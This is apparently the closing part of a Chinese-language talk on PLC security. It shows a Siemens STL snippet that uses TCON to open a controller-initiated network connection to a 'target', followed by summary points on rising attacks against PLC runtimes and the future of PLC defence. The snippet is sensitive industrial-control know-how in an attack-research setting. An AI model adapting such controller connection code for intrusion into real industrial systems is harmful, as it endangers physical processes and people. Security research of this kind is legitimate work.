        CALL  TCON , "TCON_target_DB"
           REQ      :=#connect
           ID       :=W#16#0002
           DONE     :=#con_done
           BUSY     :=#con_busy
           ERROR    :=#con_error
           STATUS   :=
           CONNECT  :="params".TCON_target

        AN    #connect
        S     #connect
        JC    connect

        A     #con_done
        AN    #con_busy
        AN    #con_error
        JC    next_state
```

注意的问题



Default maximum cycle time = 150 ms

四、小结

- 与IT安全的异同、发展轨迹值得关注，提升安全首先从改变观念做起；
- 攻击本身有可能需要结合信息流和能量流等，与一般IT安全有所不同；
- 针对PLC及其运行时环境的攻击越来越普遍，针对工控设备现场层设备的分析工具开始出现，比如ibal等。
- PLC的内生安全值得关注，控制层设备（围绕PLC相关）的安全更核心，漏洞分析等相关技术越来越向工控系统的底层深入。固件、操作系统、运行时系统越来越被“关注”。
- 未来将会围绕PLC的安全防御为主

谢谢！ Q&A?